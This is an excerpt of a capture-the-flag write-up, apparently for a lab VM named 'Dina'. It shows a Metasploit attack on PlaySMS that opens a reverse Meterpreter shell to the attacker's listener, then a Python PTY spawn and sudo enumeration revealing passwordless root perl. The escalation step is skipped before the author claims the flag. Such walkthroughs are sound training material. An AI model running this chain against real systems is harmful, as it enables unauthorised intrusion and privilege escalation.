
```
msf6 exploit(multi/http/playsms_filename_exec) > set RHOSTS 192.168.40.130
RHOSTS => 192.168.40.130
msf6 exploit(multi/http/playsms_filename_exec) > set USERNAME touhid
USERNAME => touhid
msf6 exploit(multi/http/playsms_filename_exec) > set PASSWORD diana
PASSWORD => diana
msf6 exploit(multi/http/playsms_filename_exec) > set LHOSTS 192.168.40.128
[!] Unknown datastore option: LHOSTS. Did you mean LHOST?
LHOSTS => 192.168.40.128
msf6 exploit(multi/http/playsms_filename_exec) > set LHOST 192.168.40.128
LHOST => 192.168.40.128
msf6 exploit(multi/http/playsms_filename_exec) > set TARGETURI /SecreTSMSgatwayLogin
TARGETURI => /SecreTSMSgatwayLogin
msf6 exploit(multi/http/playsms_filename_exec) > run

[*] Started reverse TCP handler on 192.168.40.128:4444
[+] Authentication successful : [ touhid : diana ]
[*] Sending stage (39927 bytes) to 192.168.40.130
[*] Meterpreter session 1 opened (192.168.40.128:4444 -> 192.168.40.130:41095) at 2024-12-30 14:13:58 -0500

meterpreter > shell
Process 2593 created.
Channel 0 created.
whoami
www-data
uname -a
Linux Dina 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686 athlon i386 GNU/Linux
```

As you can see we are inside the shell

```
msfconsole
File  Actions  Edit  View  Help
whoami
www-data
uname -a
Linux Dina 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686 athlon i386 GNU/Linux
python -c 'import pty; pty.spawn("/bin/bash");'
www-data@Dina:/var/www/SecreTSMSgatwayLogin$ sudo -L
sudo -L
sudo: invalid option -- 'L'
usage: sudo [-D level] -h | -K | -k | -V
usage: sudo -v [-AknS] [-D level] [-g groupname|#gid] [-p prompt] [-u user
            name|#uid]
usage: sudo -l[l] [-AknS] [-D level] [-g groupname|#gid] [-p prompt] [-U user
            name] [-u user name|#uid] [-g groupname|#gid] [command]
usage: sudo [-AbEHknPS] [-C fd] [-D level] [-g groupname|#gid] [-p prompt] [-u
            user name|#uid] [-g groupname|#gid] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-C fd] [-D level] [-g groupname|#gid] [-p prompt] [-u
            user name|#uid] file ...
www-data@Dina:/var/www/SecreTSMSgatwayLogin$ clear
clear
TERM environment variable not set.
www-data@Dina:/var/www/SecreTSMSgatwayLogin$ sudo -l
sudo -l
Matching Defaults entries for www-data on this host:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on this host:
    (ALL) NOPASSWD: /usr/bin/perl
www-data@Dina:/var/www/SecreTSMSgatwayLogin$
```

So lets use the command to get a interactive shell because in this shell the permissions or access is limited

python -c ‘import pty; pty.spawn(“/bin/bash”);’



Finally we got the flag.